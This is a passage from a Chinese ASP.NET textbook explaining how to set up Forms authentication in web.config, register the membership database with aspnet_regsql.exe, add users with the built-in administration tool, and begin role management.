



图 8-5　用户认证功能结构

在使用 ASP.NET 的认证服务之前，需要检查是否已经在把 ASP.NET 的服务信息注册到对应的 SQL Server 中，检查对应的 SQL Server 服务器中有没有 aspnetdb 数据库。如果数据库中缺少 aspnetdb 数据库，那么需要运行 aspnet_regsql.exe 工具完成注册工作。aspnet_regsql.exe 工具在 Windows 目录下的 Microsoft.NET\Framework\v4.0.30319 中。使用时，在所在文件夹双击或以命令行方式启动，并使用/W 参数启动配置向导，如图 8-6 所示。





图 8-6　aspnet_regsql.exe 注册向导

可以用命令行或双击的方式启动 aspnet_regsql 管理程序，按照默认的选项对管理程序进行配置，然后在如图 8-7 所示的步骤中填入对应的 SQL Server 服务器名字和对应的登录方式即可。



图 8-7　aspnet_regsql 数据库服务器选择

完成 ASP.NET 应用程序在 SQL Server 的注册以后，就可以开始配置应用程序，启用新的成员认证服务了。首先，使用成员管理功能的表单（Form）认证，在站点的 web.config 文件中增加下面的代码：

```
<configuration>
   <system.web>
      <authentication mode="Forms"/>
   </system.web>
</configuration>
```

在 web.config 配置文件中增加<authentication>配置元素后就可以开启新成员管理服务，然后再为 mode 属性指定 Forms，启用表单认证。这里除了可以使用 Forms 值以外，还可以使用 Windows、Passport 和 None 值。

上面的代码仅仅是为 Web 应用程序指明了使用 Forms 的认证方式，但是具体如何认证仍然需要用户提供更加明确的信息。一种常见的情景是，Web 站点允许匿名访问的用户对页面进行访问，不过当 ASP.NET 应用程序检查到用户是匿名访问的时候，就会自动将用户导向一个登录页面。当用户提供登录信息以后，服务器如果认证了用户的身份合法，就回传给用户一个 Cookie，表示用户已经通过了认证。为了实现这个典型的情景，需要改动上面的<authentication>配置节点，配置代码如下所示：

```
<configuration>
   <system.web>
      <authentication mode="Forms">
         <forms name=".ASPXAUTH"
                loginUrl="Userlogin.aspx"
             protection="All"
             timeout="90"
             path="/"
             requireSSL="false"
             slidingExpiration="true"
             Cookieless="useDeviceProfile"/>
      </authentication>
   </system.web>
</configuration>
```

下面解释<Forms>配置元素中各个属性的含义：

- name：这个属性值指定在用户通过验证以后，将要发送给用户浏览器的 Cookie 的名称。如果不指定 name 属性值，ASP.NET 会自动应用默认名称“.ASPXAUTH”。
- loginURL：这个属性值指定了默认的登录页面，任何未经过验证的用户都将被自动导向该页面。在上面的代码中，属性指定了 UserLogin.aspx 为登录页面。
- protection：这个属性值说明了 ASP.NET 对 Cookie 内容的保护级别。可以使用的值有 All、None、Validation 和 Encription。一般推荐使用 All，它实现了对 Cookie 提供最高级别的保护。
- path：path 值指明发送给用户浏览器 Cookie 的应用程序的路径。
- timeout：timeout 的值规定了 Cookie 值的过期时间，单位是分钟。如果 timeout 的值为 30，那么在服务器端发出 Cookie 以后的 30 分钟内，客户端的 Cookie 的内容有效；超出 timeout 规定的时间以后，Cookie 内容失效，ASP.NET 应用程序不再承认 Cookie 有效性，需要重新认证。

- requireSSL：这个属性指定了是否明文发送用户的密码，如果值为 false，那么就明文发送；否则通过 SSL 加密传输。
- slidingExpiration：这个属性比较重要，它规定了 Cookie 过期时间的计算方式。如果为 true，那么 Cookie 的过期时间由最后一次访问该 ASP.NET 应用程序开始计算，如果为 false，那么过期时间由第一次访问 ASP.NET 应用程序时开始计算。
- Cookieless：这个属性是 ASP.NET 新增加的属性。这个属性值决定 ASP.NET 应用程序如何使用以及是否使用 Cookie。Cookieless 属性的值可能为 UseCookies、UseProfileDevice、AutoDetect 和 UseUri。如果值为 UseCookies，那么 ASP.NET 应用程序就会使用 Cookie 进行验证；如果为 UseUri，那么 Cookie 不会被使用；UseDeviceProfile 表明根据客户端浏览器的设置来决定是否使用 Cookie。

如果发现客户端浏览器不支持 Cookie，那么 ASP.NET 应用程序就不使用 Cookie。在代码中判断客户端的浏览器是否支持 Cookie，需要验证 Request.Browser.Cookies 和 Request.Browser.SupportsRedirectWithCookie 的值是否都为 true。最后，如果 Cookieless 的值为 AutoDetect，那么自动检测浏览器是否支持 Cookie。

有两种方法可以为 ASP.NET 的站点添加新的用户，它们是使用 ASP.NET 管理工具添加用户和使用 Membership/Role API 直接添加用户，下面分别进行介绍。

## 8.2.3 使用 ASP.NET 管理工具添加用户

在 web.config 文件中设置适当的配置内容以后，就可以为 Web 站点配置添加用户了。ASP.NET 内置了一个站点管理工具，可以通过该工具实现用户的添加。下面演示如何使用这个工具。首先，如图 8-8 所示，在菜单中启动管理工具。





图 8-8 ASP.NET 配置管理菜单项

ASP.NET 配置管理工具是一个内置的 Web 管理器，启动以后会进入如图 8-9 所示的界面，在界面上单击“安全”链接。





图 8-9　Web 站点管理器

单击进入安全管理以后，就可以开始创建 ASP.NET 应用程序的用户了。在图 8-10 所示的界面中单击“创建用户”链接，进入用户添加页面，如图 8-11 所示。




图 8-10　安全配置界面

在图 8-11 中的用户添加页面加入用户名、密码、邮件地址以及安全问答以后，单击“创建用户”按钮就可以将用户添加到数据库中。添加成功以后，页面上会显示“已成功创建您的账户”字样。

使用内置的 ASP.NET 管理器可以非常方便地添加用户。那么，如果在添加用户的时候希望能够输入更多的信息，应该怎么办呢？例如，开发人员希望能够保存用户的年龄、

姓名以及电话等信息，这时，内置的管理工具就不能再满足要求，而 ASP.NET 内置的一些与用户管理相关的控件就派上用场了。




图 8-11　用户添加页面

## 8.2.4　角色管理系统

许多 Web 应用程序不仅仅对用户进行认证，还为不同级别的用户提供不同功能。为了实现为不同用户提供不同功能或服务的特性，就要求应用程序能区分用户角色。在 ASP.NET 2.0 之前，要实现区分角色这个特性，需要编写大量的代码，而 ASP.NET 直接提供了这个功能，开发者只需要做少量的工作就可以使 Web 应用程序支持用户按角色进行区分，从而提供不同的服务。

### 1. 角色管理

网站的角色管理可以帮助开发人员管理用户授权，通过授权可以为通过认证的用户指定一些可以访问的资源。角色管理可以把用户分组，然后以组为单位进行管理。一般把用户分为管理员、一般用户、高级用户和游客等。

